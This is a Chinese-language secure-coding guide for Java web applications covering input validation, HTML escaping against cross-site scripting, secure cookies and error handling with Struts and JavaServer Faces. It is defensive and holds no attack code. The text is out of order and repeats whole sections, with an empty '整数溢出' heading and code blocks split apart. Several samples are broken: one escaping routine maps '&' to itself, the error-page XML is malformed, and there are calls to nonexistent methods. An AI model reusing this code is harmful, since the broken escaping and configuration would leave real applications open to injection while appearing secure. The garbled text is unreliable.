[8-1] 过滤用户输入要保护应用程序免遭跨站点脚本编制的攻击，请通过将敏感字符转换为其对应的字符实体来清理 HTML。这些是 HTML 敏感字符：<>"'%;)(& +

以下示例通过将敏感字符转换为其对应的字符实体来过滤指定字符串：

```
// Example to filter sensitive data to prevent cross-site scripting
public Class Validator {
    ...
    public static String filter(String value) {
        if (value == null) {
            return null;
        }
        StringBuffer result = new StringBuffer(value.length());
        for (int i=0; i<value.length(); ++i) {
            switch (value.charAt(i)) {
                case '<':
                    result.append("&lt;");
                    break;
                case '>':
                    result.append("&gt;");
                    break;
                case '"':
                    result.append("&quot;");
                    break;
                case '\'':
                    result.append("&#39;");
                    break;
                case '%':
                    result.append("&#37;");
                    break;
                case ';':
                    result.append("&#59;");
                    break;
                case '(':
                    result.append("&#40;");
                    break;
                case ')':
                    result.append("&#41;");
                    break;
                case '&':
                    result.append("&");
            }
        }
    }
}
```



```

        break;
    case '+':
        result.append("&#43;");
        break;
    default:
        result.append(value.charAt(i));
        break;
    }
    return result;
}
...
}
...
// Filter the HTTP response using Validator.filter
PrintWriter out = response.getWriter();
// set output response
out.write(Validator.filter(response));
out.close();

```

Java Servlet API 2.3 引进了“过滤器”，它支持拦截和转换 HTTP 请求或响应。以下示例使用 `Validator.filter` 来用“Servlet 过滤器”清理响应：

```

// Example to filter all sensitive characters in the HTTP response using a Java Filter.
// This example is for illustration purposes since it will filter all content in the response, including
HTML tags!
public class SensitiveCharsFilter implements Filter {
    ...
    public void doFilter(ServletRequest request,
        ServletResponse response,
        FilterChain chain)
        throws IOException, ServletException {

        PrintWriter out = response.getWriter();
        ResponseWrapper wrapper = new ResponseWrapper((HttpServletResponse) response);
        chain.doFilter(request, wrapper);

        CharArrayWriter caw = new CharArrayWriter();
        caw.write(Validator.filter(wrapper.toString()));

        response.setContentType("text/html");
        response.setContentLength(caw.toString().length());
        out.write(caw.toString());
        out.close();
    }
    ...
    public class CharResponseWrapper extends HttpServletResponseWrapper {
        private CharArrayWriter output;

        public String toString() {
            return output.toString();
        }

        public CharResponseWrapper(HttpServletResponse response) {
            super(response);
            output = new CharArrayWriter();
        }

        public PrintWriter getWriter() {
            return new PrintWriter(output);
        }
    }
}
}

```

[8-2] 保护 cookie

在 cookie 中存储敏感数据时，确保使用 `Cookie.setSecure`（布尔标志）在 HTTP 响应中设置 cookie 的安全标志，以指导浏览器使用安全协议（如 HTTPS 或 SSL）发送 cookie。
保护“用户”cookie 的示例：

```
// Example to secure a cookie, i.e. instruct the browser to
// send the cookie using a secure protocol
Cookie cookie = new Cookie("user", "sensitive");
cookie.setSecure(true);
response.addCookie(cookie);
```

推荐使用的 JAVA 工具用于服务器端验证的两个主要 Java 框架是：

[1] **Jakarta Commons Validator**（与 Struts 1.1 集成）**Jakarta Commons Validator** 实施所有以上数据验证需求，是强大的框架。这些规则配置在定义表单字段的输入验证规则的 XML 文件中。在缺省情况下，**Struts** 支持在使用 **Struts**“bean:write”标记撰写的所有数据上，过滤 [8] HTTP 响应中输出的危险字符。可通过设置“filter=false”标志来禁用该过滤。

Struts 定义以下基本输入验证器，但也可定义定制的验证器：

required：如果字段包含空格以外的任何字符，便告成功。

mask：如果值与掩码属性给定的正则表达式相匹配，便告成功。

range：如果值在 **min** 和 **max** 属性给定的值的范围内（ $(value \geq min) \& (value \leq max)$ ），便告成功。

maxLength：如果字段长度小于或等于 **max** 属性，便告成功。

minLength：如果字段长度大于或等于 **min** 属性，便告成功。

byte、**short**、**integer**、**long**、**float**、**double**：如果可将值转换为对应的基本类型，便告成功。

date：如果值代表有效日期，便告成功。可能会提供日期模式。

creditCard：如果值可以是有效的信用卡号码，便告成功。

e-mail：如果值可以是有效的电子邮件地址，便告成功。

使用“Struts 验证器”来验证 loginForm 的 userName 字段的示例：

```
<form-validation>
  <global>
    ...
    <validator name="required"
      classname="org.apache.struts.validator.FieldChecks"
      method="validateRequired"
      msg="errors.required">
    </validator>
    <validator name="mask"
      classname="org.apache.struts.validator.FieldChecks"
      method="validateMask"
      msg="errors.invalid">
    </validator>
    ...
  </global>
  <formset>
    <form name="loginForm">
      <!-- userName is required and is alpha-numeric case insensitive -->
      <field property="userName" depends="required,mask">
        <!-- message resource key to display if validation fails -->
        <msg name="mask" key="login.userName.maskmsg"/>
        <arg0 key="login.userName.displayName"/>
        <var>
          <var-name>mask</var-name>
          <var-value>^[a-zA-Z0-9]*$</var-value>
        </var>
      </field>
      ...
    </form>
    ...
  </formset>
</form-validation>
```

[2] JavaServer Faces 技术

“JavaServer Faces 技术”是一组代表 UI 组件、管理组件状态、处理事件和输入验证的 Java API (JSR 127)。JavaServer Faces API 实现以下基本验证器，但可定义定制的验证器：`validate_doublerange`：在组件上注册 `DoubleRangeValidator`
`validate_length`：在组件上注册 `LengthValidator`
`validate_longrange`：在组件上注册 `LongRangeValidator`
`validate_required`：在组件上注册 `RequiredValidator`
`validate_stringrange`：在组件上注册 `StringRangeValidator`
`validator`：在组件上注册定制的 `Validator`

JavaServer Faces API 定义以下 UIInput 和 UIOutput 处理器（标记）：

`input_date`：接受以 `java.text.Date` 实例格式化的 `java.util.Date`
`output_date`：显示以 `java.text.Date` 实例格式化的 `java.util.Date`
`input_datetime`：接受以 `java.text.DateTime` 实例格式化的 `java.util.Date`
`output_datetime`：显示以 `java.text.DateTime` 实例格式化的 `java.util.Date`
`input_number`：显示以 `java.text.NumberFormat` 格式化的数字数据类型（`java.lang.Number` 或基本类型）
`output_number`：显示以 `java.text.NumberFormat` 格式化的数字数据类型（`java.lang.Number` 或基本类型）
`input_text`：接受单行文本字符串。
`output_text`：显示单行文本字符串。
`input_time`：接受以 `java.text.DateFormat` 时间实例格式化的 `java.util.Date`
`output_time`：显示以 `java.text.DateFormat` 时间实例格式化的 `java.util.Date`
`input_hidden`：允许页面作者在页面中包括隐藏变量
`input_secret`：接受不含空格的单行文本，并在输入时，将其显示为一组星号
`input_textarea`：接受多行文本
`output_errors`：显示整个页面的错误消息，或与指定的客户端标识相关联的错误消息
`output_label`：将嵌套的组件显示为指定输入字段的标签
`output_message`：显示本地化消息

使用 JavaServer Faces 来验证 loginForm 的 userName 字段的示例：

```
<%@ taglib uri="http://java.sun.com/jsf/html" prefix="h" %>
<%@ taglib uri="http://java.sun.com/jsf/core" prefix="f" %>
...
<jsp:useBean id="UserBean"
    class="myApplication.UserBean" scope="session" />
<f:use_faces>
    <h:form formName="loginForm" >
        <h:input_text id="userName" size="20" modelReference="UserBean.userName">
            <f:validate_required/>
            <f:validate_length minimum="8" maximum="20"/>
        </h:input_text>
        <!-- display errors if present -->
        <h:output_errors id="loginErrors" clientId="userName"/>
        <h:command_button id="submit" label="Submit" commandName="submit" /><p>
    </h:form>
</f:use_faces>
```

引用

Java API 1.3 -

<http://java.sun.com/j2se/1.3/docs/api/>

Java API 1.4 -

<http://java.sun.com/j2se/1.4/docs/api/>

Java Servlet API 2.3 -

<http://java.sun.com/products/servlet/2.3/javadoc/>

Java 正则表达式包 -

<http://jakarta.apache.org/regexp/>

Jakarta 验证器 -

<http://jakarta.apache.org/commons/validator/>

JavaServer Faces 技术 -

<http://java.sun.com/j2ee/jvaserverfaces/>

** 错误处理:

许多 J2EE Web 应用程序体系结构都遵循“模型视图控制器 (MVC)”模式。在该模式中, Servlet 扮演“控制器”的角色。Servlet 将应用程序处理委派给 EJB 会话 Bean (模型) 之类的 JavaBean。然后, Servlet 再将请求转发给 JSP (视图), 以呈现处理结果。Servlet 应检查所有的输入、输出、返回码、错误代码和已知的异常, 以确保实际处理按预期进行。

数据验证可保护应用程序免遭恶意数据篡改, 而有效的错误处理策略则是防止应用程序意外泄露内部错误消息 (如异常堆栈跟踪) 所不可或缺的。好的错误处理策略会处理以下项:

[1] 定义错误

[2] 报告错误

[3] 呈现错误

[4] 错误映射

[1] 定义错误

应避免在应用程序层 (如 Servlet) 中硬编码错误消息。相反地, 应用程序应该使用映射到已知应用程序故障的错误密钥。好的做法是定义错误密钥, 且该错误密钥映射到 HTML 表单字段或其他 Bean 属性的验证规则。例如, 如果需要“user_name”字段, 其内容为字母数字, 并且必须在数据库中是唯一的, 那么就应定义以下错误密钥:

(a) ERROR_USERNAME_REQUIRED: 该错误密钥用于显示消息, 以通知用户需要“user_name”字段;

(b) ERROR_USERNAME_ALPHANUMERIC: 该错误密钥用于显示消息, 以通知用户“user_name”字段应该是字母数字;

(c) ERROR_USERNAME_DUPLICATE: 该错误密钥用于显示消息, 以通知用户“user_name”值在数据库中重复;

(d) ERROR_USERNAME_INVALID: 该错误密钥用于显示一般消息, 以通知用户“user_name”值无效;

好的做法是定义用于存储和报告应用程序错误的以下框架 Java 类:

- ErrorKeys: 定义所有错误密钥

```
// Example: ErrorKeys defining the following error keys:
// - ERROR_USERNAME_REQUIRED
// - ERROR_USERNAME_ALPHANUMERIC
// - ERROR_USERNAME_DUPLICATE
// - ERROR_USERNAME_INVALID
// ...
public class ErrorKeys {
    public static final String ERROR_USERNAME_REQUIRED = "error.username.required";
    public static final String ERROR_USERNAME_ALPHANUMERIC = "error.username.alphanumeric";
    public static final String ERROR_USERNAME_DUPLICATE = "error.username.duplicate";
    public static final String ERROR_USERNAME_INVALID = "error.username.invalid";
    ...
}
```

- Error: 封装个别错误

```
// Example: Error encapsulates an error key.
// Error is serializable to support code executing in multiple JVMs.
public class Error implements Serializable {

    // Constructor given a specified error key
    public Error(String key) {
        this(key, null);
    }

    // Constructor given a specified error key and array of placeholder objects
    public Error(String key, Object[] values) {
        this.key = key;
        this.values = values;
    }

    // Returns the error key
    public String getKey() {
        return this.key;
    }

    // Returns the placeholder values
    public Object[] getValues() {
        return this.values;
    }
}
```

```

        private String key = null;
        private Object[] values = null;
    }

```

- Errors: 封装错误的集合

```

// Example: Errors encapsulates the Error objects being reported to the presentation layer.
// Errors are stored in a HashMap where the key is the bean property name and value is an
// ArrayList of Error objects.
public class Errors implements Serializable {

    // Adds an Error object to the Collection of errors for the specified bean property.
    public void addError(String property, Error error) {
        ArrayList propertyErrors = (ArrayList)errors.get(property);
        if (propertyErrors == null) {
            propertyErrors = new ArrayList();
            errors.put(property, propertyErrors);
        }
        propertyErrors.put(error);
    }

    // Returns true if there are any errors
    public boolean hasErrors() {
        return (errors.size() > 0);
    }

    // Returns the Errors for the specified property
    public ArrayList getErrors(String property) {
        return (ArrayList)errors.get(property);
    }

    private HashMap errors = new HashMap();
}

```

以下是使用上述框架类来处理“user_name”字段验证错误的示例:

```

// Example to process validation errors of the "user_name" field.
Errors errors = new Errors();
String userName = request.getParameter("user_name");
// (a) Required validation rule
if (!Validator.validateRequired(userName)) {
    errors.addError("user_name", new Error(ErrorKeys.ERROR_USERNAME_REQUIRED));
} // (b) Alpha-numeric validation rule
else if (!Validator.matchPattern(userName, "^[a-zA-Z0-9]*$")) {
    errors.addError("user_name", new Error(ErrorKeys.ERROR_USERNAME_ALPHANUMERIC));
}
else
{
    // (c) Duplicate check validation rule
    // We assume that there is an existing UserValidationEJB session bean that implements
    // a checkIfDuplicate() method to verify if the user already exists in the database.
    try {
        ...
        if (UserValidationEJB.checkIfDuplicate(userName)) {
            errors.addError("user_name", new Error(ErrorKeys.ERROR_USERNAME_DUPLICATE));
        }
    } catch (RemoteException e) {
        // log the error
        logger.error("Could not validate user for specified userName: " + userName);
        errors.addError("user_name", new Error(ErrorKeys.ERROR_USERNAME_DUPLICATE));
    }
}
// set the errors object in a request attribute called "errors"
request.setAttribute("errors", errors);

```

...

[2] 报告错误

有两种方法可报告 web 层应用程序错误：

(a) Servlet 错误机制

(b) JSP 错误机制

[2-a] Servlet 错误机制

Servlet 可通过以下方式报告错误：

- 转发给输入 JSP（已将错误存储在请求属性中），或
- 使用 HTTP 错误代码参数来调用 `response.sendError`，或
- 抛出异常

好的做法是处理所有已知应用程序错误（如 [1] 部分所述），将这些错误存储在请求属性中，然后转发给输入 JSP。输入 JSP 应显示错误消息，并提示用户重新输入数据。以下示例阐明转发给输入 JSP（`userInput.jsp`）的方式：

```
// Example to forward to the userInput.jsp following user validation errors
RequestDispatcher rd = getServletContext().getRequestDispatcher("/user/userInput.jsp");
if (rd != null) {
    rd.forward(request, response);
}
```

如果 Servlet 无法转发给已知的 JSP 页面，那么第二个选项是使用 `response.sendError` 方法，将 `HttpServletResponse.SC_INTERNAL_SERVER_ERROR`（状态码 500）作为参数，来报告错误。请参阅 `javax.servlet.http.HttpServletResponse` 的 Javadoc，以获取有关各种 HTTP 状态码的更多详细信息。

返回 HTTP 错误的示例：

```
// Example to return a HTTP error code
RequestDispatcher rd = getServletContext().getRequestDispatcher("/user/userInput.jsp");
if (rd == null) {
    // messages is a resource bundle with all message keys and values
    response.sendError(HttpServletResponse.SC_INTERNAL_SERVER_ERROR,
        messages.getMessage(ErrorKeys.ERROR_USERNAME_INVALID));
}
```

作为最后的手段，Servlet 可以抛出异常，且该异常必须是以下其中一类的子类：- `RuntimeException` - `ServletException` - `IOException`

[2-b] JSP 错误机制

JSP 页面通过定义 `errorPage` 伪指令来提供机制，以处理运行时异常，如以下示例所示：

```
<%@ page errorPage="/errors/userValidation.jsp" %>
```

未捕获的 JSP 异常被转发给指定的 `errorPage`，并且原始异常设置在名称为 `javax.servlet.jsp.jspException` 的请求参数中。错误页面必须包括 `isErrorPage` 伪指令，如下所示：

```
<%@ page isErrorPage="true" %>
```

isErrorPage 伪指令导致“exception”变量初始化为所抛出的异常对象。

[3] 呈现错误

J2SE Internationalization API 提供使应用程序资源外部化以及将消息格式化的实用程序类，其中包括：

(a) 资源束

(b) 消息格式化

[3-a] 资源束

资源束通过将本地化数据从使用该数据的源代码中分离来支持国际化。资源束通过将本地化数据从使用该数据的源代码中分离来支持国际化。每一资源束都会为特定的语言环境存储键/值对的映射。

java.util.PropertyResourceBundle 将内容存储在外部属性文件中，对其进行使用或扩展都很常见，如以下示例所示：

```
#####
# ErrorMessages.properties
#####
# required user name error message
error.username.required=User name field is required

# invalid user name format
error.username.alphanumeric=User name must be alphanumeric

# duplicate user name error message
error.username.duplicate=User name {0} already exists, please choose another one
...

```

可定义多种资源，以支持不同的语言环境（因此名为资源束）。例如，可定义 `ErrorMessages_fr.properties` 以支持该束系列的法语成员。如果请求的语言环境的资源成员不存在，那么会使用缺省成员。在以上示例中，缺省资源是 `ErrorMessages.properties`。应用程序（JSP 或 Servlet）会根据用户的语言环境从适当的资源检索内容。

[3-b] 消息格式化

J2SE 标准类 `java.util.MessageFormat` 提供使用替换占位符来创建消息的常规方法。`MessageFormat` 对象包含嵌入了格式说明符的模式字符串，如下所示：

```
// Example to show how to format a message using placeholder parameters
String pattern = "User name {0} already exists, please choose another one";
String userName = request.getParameter("user_name");
Object[] args = new Object[1];
args[0] = userName;
String message = MessageFormat.format(pattern, args);

```

以下是使用 `ResourceBundle` 和 `MessageFormat` 来呈现错误消息的更加全面的示例：

```
// Example to render an error message from a localized ErrorMessages resource (properties file)
// Utility class to retrieve locale-specific error messages
public Class ErrorMessageResource {

    // Returns the error message for the specified error key in the environment locale
    public String getErrorMessage(String errorKey) {
        return getErrorMessage(errorKey, defaultLocale);
    }

    // Returns the error message for the specified error key in the specified locale
    public String getErrorMessage(String errorKey, Locale locale) {
        return getErrorMessage(errorKey, null, locale);
    }

    // Returns a formatted error message for the specified error key in the specified locale
    public String getErrorMessage(String errorKey, Object[] args, Locale locale) {

```

```

        // Get localized ErrorMessageResource
        ResourceBundle errorMessageResource = ResourceBundle.getBundle("ErrorMessages", locale);
        // Get localized error message
        String errorMessage = errorMessageResource.getString(errorKey);
        if (args != null) {
            // Format the message using the specified placeholders args
            return MessageFormat.format(errorMessage, args);
        } else {
            return errorMessage;
        }
    }

    // default environment locale
    private Locale defaultLocale = Locale.getDefaultLocale();
}

...
// Get the user's locale
Locale userLocale = request.getLocale();
// Check if there were any validation errors
Errors errors = (Errors)request.getAttribute("errors");
if (errors != null && errors.hasErrors()) {
    // iterate through errors and output error messages corresponding to the "user_name" property
    ArrayList userNameErrors = errors.getErrors("user_name");
    ListIterator iterator = userNameErrors.iterator();
    while (iterator.hasNext()) {
        // Get the next error object
        Error error = (Error)iterator.next();
        String errorMessage = ErrorMessageResource.getErrorMessage(error.getKey(), userLocale);
        output.write(errorMessage + "\r\n");
    }
}
}

```

建议定义定制 JSP 标记（如 `displayErrors`），以迭代处理并呈现错误消息，如以上示例所示。

[4] 错误映射

通常情况下，“Servlet 容器”会返回与响应状态码或异常相对应的缺省错误页面。可以使用定制错误页面来指定状态码或异常与 Web 资源之间的映射。好的做法是开发不会泄露内部错误状态的静态错误页面（缺省情况下，大部分 Servlet 容器都会报告内部错误消息）。该映射配置在“Web 部署描述符（web.xml）”中，如下示例所指定：

```

<!-- Mapping of HTTP error codes and application exceptions to error pages -->
<error-page>
    <exception-type>UserValidationException</exception-type>
    <location>/errors/validationError.html</error-page>
</error-page>
<error-page>
    <error-code>500</exception-type>
    <location>/errors/internalError.html</error-page>
</error-page>
<error-page>
    ...
</error-page>
...

```

推荐使用的 JAVA 工具用于服务器端验证的两个主要 Java 框架是：

[1] Jakarta Commons Validator（与 Struts 1.1 集成）Jakarta Commons Validator 是 Java 框架，定义如上所述的错误处理机制。验证规则配置在 XML 文件中，该文件定义了表单字段的输入验证规则以及对应的验证错误密钥。Struts 提供国际化支持以使用资源束和消息格式化来构建本地化应用程序。使用“Struts 验证器”来验证 loginForm 的 userName 字段的示例：

```

<form-validation>
    <global>
        ...
        <validator name="required"

```



```

        classname="org.apache.struts.validator.FieldChecks"
        method="validateRequired"
        msg="errors.required">
    </validator>
    <validator name="mask"
        classname="org.apache.struts.validator.FieldChecks"
        method="validateMask"
        msg="errors.invalid">
    </validator>
    ...
</global>
<formset>
    <form name="loginForm">
        <!-- userName is required and is alpha-numeric case insensitive -->
        <field property="userName" depends="required,mask">
            <!-- message resource key to display if validation fails -->
            <msg name="mask" key="login.userName.maskmsg"/>
            <arg0 key="login.userName.displayName"/>
            <var>
                <var-name>mask</var-name>
                <var-value>^[a-zA-Z0-9]*$</var-value>
            </var>
        </field>
        ...
    </form>
    ...
</formset>
</form-validation>

```

Struts JSP 标记库定义了有条件地显示一组累计错误消息的“errors”标记，如下示例所示：

```

<%@ page language="java" %>
<%@ taglib uri="/WEB-INF/struts-html.tld" prefix="html" %>
<%@ taglib uri="/WEB-INF/struts-bean.tld" prefix="bean" %>
<html:html>
<head>
<body>
    <html:form action="/logon.do">
        <table border="0" width="100%">
            <tr>
                <th align="right">
                    <html:errors property="username"/>
                    <bean:message key="prompt.username"/>
                </th>
                <td align="left">
                    <html:text property="username" size="16"/>
                </td>
            </tr>
            <tr>
                <td align="right">
                    <html:submit><bean:message key="button.submit"/></html:submit>
                </td>
                <td align="right">
                    <html:reset><bean:message key="button.reset"/></html:reset>
                </td>
            </tr>
        </table>
    </html:form>
</body>
</html:html>

```

[2] JavaServer Faces 技术

“JavaServer Faces 技术”是一组代表 UI 组件、管理组件状态、处理事件、验证输入和支持国际化的 Java API（JSR 127）。

JavaServer Faces API 定义“output_errors”UIOutput 处理器，该处理器显示整个页面的错误消息，或与指定的客户端

标识相关联的错误消息。

使用 **JavaServer Faces** 来验证 loginForm 的 userName 字段的示例：

```
<%@ taglib uri="http://java.sun.com/jsf/html" prefix="h" %>
<%@ taglib uri="http://java.sun.com/jsf/core" prefix="f" %>
...
<jsp:useBean id="UserBean"
    class="myApplication.UserBean" scope="session" />
<f:use_faces>
    <h:form formName="loginForm" >
        <h:input_text id="userName" size="20" modelReference="UserBean.userName">
            <f:validate_required/>
            <f:validate_length minimum="8" maximum="20"/>
        </h:input_text>
        <!-- display errors if present -->
        <h:output_errors id="loginErrors" clientId="userName"/>
        <h:command_button id="submit" label="Submit" commandName="submit" /><p>
    </h:form>
</f:use_faces>
```

引用

Java API 1.3 -

<http://java.sun.com/j2se/1.3/docs/api/>

Java API 1.4 -

<http://java.sun.com/j2se/1.4/docs/api/>

Java Servlet API 2.3 -

<http://java.sun.com/products/servlet/2.3/javadoc/>

Java 正则表达式包 —

<http://jakarta.apache.org/regexp/>

Jakarta 验证器 —

<http://jakarta.apache.org/commons/validator/>

JavaServer Faces 技术 —

<http://java.sun.com/j2ee/jvaserver/faces/>

整数溢出

**** 输入数据验证：**虽然为方便用户而在客户端层上提供数据验证，但仍必须使用 **Servlet** 在服务器层上执行数据验证。客户端验证本身就不安全，因为这些验证可轻易绕过，例如，通过禁用 **Javascript**。

一份好的设计通常需要 **Web** 应用程序框架，以提供服务器端实用程序例程，从而验证以下内容：

- [1] 必需字段
- [2] 字段数据类型（缺省情况下，所有 HTTP 请求参数都是“字符串”）
- [3] 字段长度
- [4] 字段范围
- [5] 字段选项
- [6] 字段模式
- [7] cookie 值
- [8] HTTP 响应

好的做法是将以上例程作为“验证器”实用程序类中的静态方法实现。以下部分描述验证器类的一个示例。

[1] 必需字段“始终”检查字段不为空，并且其长度要大于零，不包括行距和后面的空格。

如何验证必需字段的示例：

```
// Java example to validate required fields
public Class Validator {
    ...
    public static boolean validateRequired(String value) {
        boolean isFieldValid = false;
        if (value != null && value.trim().length() > 0) {
            isFieldValid = true;
        }
        return isFieldValid;
    }
}
```

```

    }
    ...
}
...
String fieldValue = request.getParameter("fieldName");
if (Validator.validateRequired(fieldValue)) {
    // fieldValue is valid, continue processing request
    ...
}

```

[2] 输入的 Web 应用程序中的字段数据类型和输入参数欠佳。例如，所有 HTTP 请求参数或 cookie 值的类型都是“字符串”。开发者负责验证输入的数据类型是否正确。使用 Java 基本包装程序类，来检查是否可将字段值安全地转换为所需的基本数据类型。

验证数字字段（int 类型）的方式的示例：

```

// Java example to validate that a field is an int number
public Class Validator {
    ...
    public static boolean validateInt(String value) {
        boolean isFieldValid = false;
        try {
            Integer.parseInt(value);
            isFieldValid = true;
        } catch (Exception e) {
            isFieldValid = false;
        }
        return isFieldValid;
    }
    ...
}
...
// check if the HTTP request parameter is of type int
String fieldValue = request.getParameter("fieldName");
if (Validator.validateInt(fieldValue)) {
    // fieldValue is valid, continue processing request
    ...
}

```

好的做法是将所有 HTTP 请求参数转换为其各自的数据类型。例如，将请求参数的“integerValue”存储在请求属性中，并按以下示例所示来使用：

```

// Example to convert the HTTP request parameter to a primitive wrapper data type
// and store this value in a request attribute for further processing
String fieldValue = request.getParameter("fieldName");
if (Validator.validateInt(fieldValue)) {
    // convert fieldValue to an Integer
    Integer integerValue = Integer.getInteger(fieldValue);
    // store integerValue in a request attribute
    request.setAttribute("fieldName", integerValue);
}
...
// Use the request attribute for further processing
Integer integerValue = (Integer)request.getAttribute("fieldName");
...

```

应用程序应处理的主要 Java 数据类型：

- Byte
- Short
- Integer

- Long
- Float
- Double
- Date

[3] 字段长度“始终”确保输入参数（HTTP 请求参数或 cookie 值）有最小长度和/或最大长度的限制。以下示例验证 `userName` 字段的长度是否在 8 至 20 个字符之间：

```
// Example to validate the field length
public Class Validator {
    ...
    public static boolean validateLength(String value, int minLength, int maxLength) {
        String validatedValue = value;
        if (!validateRequired(value)) {
            validatedValue = "";
        }
        return (validatedValue.length() >= minLength &&
            validatedValue.length() <= maxLength);
    }
    ...
}
...
String userName = request.getParameter("userName");
if (Validator.validateRequired(userName)) {
    if (Validator.validateLength(userName, 8, 20)) {
        // userName is valid, continue further processing
        ...
    }
}
```

[4] 字段范围

始终确保输入参数是在由功能需求定义的范围之内。

以下示例验证输入 `numberOfChoices` 是否在 10 至 20 之间：

```
// Example to validate the field range
public Class Validator {
    ...
    public static boolean validateRange(int value, int min, int max) {
        return (value >= min && value <= max);
    }
    ...
}
...
String fieldValue = request.getParameter("numberOfChoices");
if (Validator.validateRequired(fieldValue)) {
    if (Validator.validateInt(fieldValue)) {
        int numberOfChoices = Integer.parseInt(fieldValue);
        if (Validator.validateRange(numberOfChoices, 10, 20)) {
            // numberOfChoices is valid, continue processing request
            ...
        }
    }
}
```

[5] 字段选项 Web 应用程序通常会为用户显示一组可供选择的选项（例如，使用 **SELECT HTML** 标记），但不能执行服务器端验证以确保选定的值是其中一个允许的选项。请记住，恶意用户能够轻易修改任何选项值。始终针对由功能需求定义的受允许的选项来验证选定的用户值。以下示例验证用户针对允许的选项列表进行的选择：

```
// Example to validate user selection against a list of options
public Class Validator {
    ...
```

```

    public static boolean validateOption(Object[] options, Object value) {
        boolean isValidValue = false;
        try {
            List list = Arrays.asList(options);
            if (list != null) {
                isValidValue = list.contains(value);
            }
        } catch (Exception e) {
        }
        return isValidValue;
    }
    ...
}
...
// Allowed options
String[] options = {"option1", "option2", "option3"};
// Verify that the user selection is one of the allowed options
String userSelection = request.getParameter("userSelection");
if (Validator.validateOption(options, userSelection)) {
    // valid user selection, continue processing request
    ...
}

```

[6] 字段模式

始终检查用户输入与由功能需求定义的模式是否匹配。例如，如果 `userName` 字段应仅允许字母数字字符，且不区分大小写，那么请使用以下正则表达式：`^[a-zA-Z0-9]*$`

Java 1.3 或更早的版本不包含任何正则表达式包。建议将“**Apache 正则表达式包**”（请参阅以下“资源”）与 **Java 1.3** 一起使用，以解决该缺乏支持的问题。执行正则表达式验证的示例：

```

// Example to validate that a given value matches a specified pattern
// using the Apache regular expression package
import org.apache.regexp.RE;
import org.apache.regexp.RESyntaxException;
public Class Validator {
    ...
    public static boolean matchPattern(String value, String expression) {
        boolean match = false;
        if (validateRequired(expression)) {
            RE r = new RE(expression);
            match = r.match(value);
        }
        return match;
    }
    ...
}
...
// Verify that the userName request parameter is alpha-numeric
String userName = request.getParameter("userName");
if (Validator.matchPattern(userName, "^[a-zA-Z0-9]*$")) {
    // userName is valid, continue processing request
    ...
}

```

Java 1.4 引进了一种新的正则表达式包 (`java.util.regex`)。以下是使用新的 **Java 1.4** 正则表达式包的 `Validator.matchPattern` 修订版：

```

// Example to validate that a given value matches a specified pattern
// using the Java 1.4 regular expression package
import java.util.regex.Pattern;
import java.util.regex.Matcher;
public Class Validator {
    ...
    public static boolean matchPattern(String value, String expression) {

```

```

        boolean match = false;
        if (validateRequired(expression)) {
            match = Pattern.matches(expression, value);
        }
        return match;
    }
    ...
}

```

[7] cookie 值使用 `javax.servlet.http.Cookie` 对象来验证 cookie 值。适用于 cookie 值的相同的验证规则（如上所述）取决于应用程序需求（如验证必需值、验证长度等）。
验证必需 cookie 值的示例：

```

// Example to validate a required cookie value
// First retrieve all available cookies submitted in the HTTP request
Cookie[] cookies = request.getCookies();
if (cookies != null) {
    // find the "user" cookie
    for (int i=0; i<cookies.length; ++i) {
        if (cookies[i].getName().equals("user")) {
            // validate the cookie value
            if (Validator.validateRequired(cookies[i].getValue()) {
                // valid cookie value, continue processing request
                ...
            }
        }
    }
}
}

```

[8] HTTP 响应

[8-1] 过滤用户输入要保护应用程序免遭跨站点脚本编制的攻击，请通过将敏感字符转换为其对应的字符实体来清理 HTML。这些是 HTML 敏感字符：<>"'%;)(& +

以下示例通过将敏感字符转换为其对应的字符实体来过滤指定字符串：

```

// Example to filter sensitive data to prevent cross-site scripting
public Class Validator {
    ...
    public static String filter(String value) {
        if (value == null) {
            return null;
        }
        StringBuffer result = new StringBuffer(value.length());
        for (int i=0; i<value.length(); ++i) {
            switch (value.charAt(i)) {
                case '<':
                    result.append("&lt;");
                    break;
                case '>':
                    result.append("&gt;");
                    break;
                case '"':
                    result.append("&quot;");
                    break;
                case '\'':
                    result.append("&#39;");
                    break;
                case '%':
                    result.append("&#37;");
                    break;
                case ';':
                    result.append("&#59;");
                    break;
                case '(':

```

```

        result.append("&#40;");
        break;
    case ')':
        result.append("&#41;");
        break;
    case '&':
        result.append("&amp;");
        break;
    case '+':
        result.append("&#43;");
        break;
    default:
        result.append(value.charAt(i));
        break;
    }
    return result;
}
...
}
...
// Filter the HTTP response using Validator.filter
PrintWriter out = response.getWriter();
// set output response
out.write(Validator.filter(response));
out.close();

```

Java Servlet API 2.3 引进了“过滤器”，它支持拦截和转换 HTTP 请求或响应。以下示例使用 `Validator.filter` 来用“Servlet 过滤器”清理响应：

```

// Example to filter all sensitive characters in the HTTP response using a Java Filter.
// This example is for illustration purposes since it will filter all content in the response, including
// HTML tags!
public class SensitiveCharsFilter implements Filter {
    ...
    public void doFilter(ServletRequest request,
                        ServletResponse response,
                        FilterChain chain)
        throws IOException, ServletException {

        PrintWriter out = response.getWriter();
        ResponseWrapper wrapper = new ResponseWrapper((HttpServletResponse) response);
        chain.doFilter(request, wrapper);

        CharArrayWriter caw = new CharArrayWriter();
        caw.write(Validator.filter(wrapper.toString()));

        response.setContentType("text/html");
        response.setContentLength(caw.toString().length());
        out.write(caw.toString());
        out.close();
    }
    ...
    public class CharResponseWrapper extends HttpServletResponseWrapper {
        private CharArrayWriter output;

        public String toString() {
            return output.toString();
        }

        public CharResponseWrapper(HttpServletResponse response) {
            super(response);
            output = new CharArrayWriter();
        }

        public PrintWriter getWriter() {
            return new PrintWriter(output);
        }
    }
}

```

[8-2] 保护 cookie

在 cookie 中存储敏感数据时，确保使用 `Cookie.setSecure`（布尔标志）在 HTTP 响应中设置 cookie 的安全标志，以指导浏览器使用安全协议（如 HTTPS 或 SSL）发送 cookie。

保护“用户”cookie 的示例：

```
// Example to secure a cookie, i.e. instruct the browser to
// send the cookie using a secure protocol
Cookie cookie = new Cookie("user", "sensitive");
cookie.setSecure(true);
response.addCookie(cookie);
```

推荐使用的 JAVA 工具用于服务器端验证的两个主要 Java 框架是：

[1] Jakarta Commons Validator（与 Struts 1.1 集成）Jakarta Commons Validator 实施所有以上数据验证需求，是强大的框架。这些规则配置在定义表单字段的输入验证规则的 XML 文件中。在缺省情况下，Struts 支持在使用 `Struts.bean.write` 标记撰写的所有数据上，过滤 [8] HTTP 响应中输出的危险字符。可通过设置“`filter=false`”标志来禁用该过滤。

Struts 定义以下基本输入验证器，但也可定义定制的验证器：

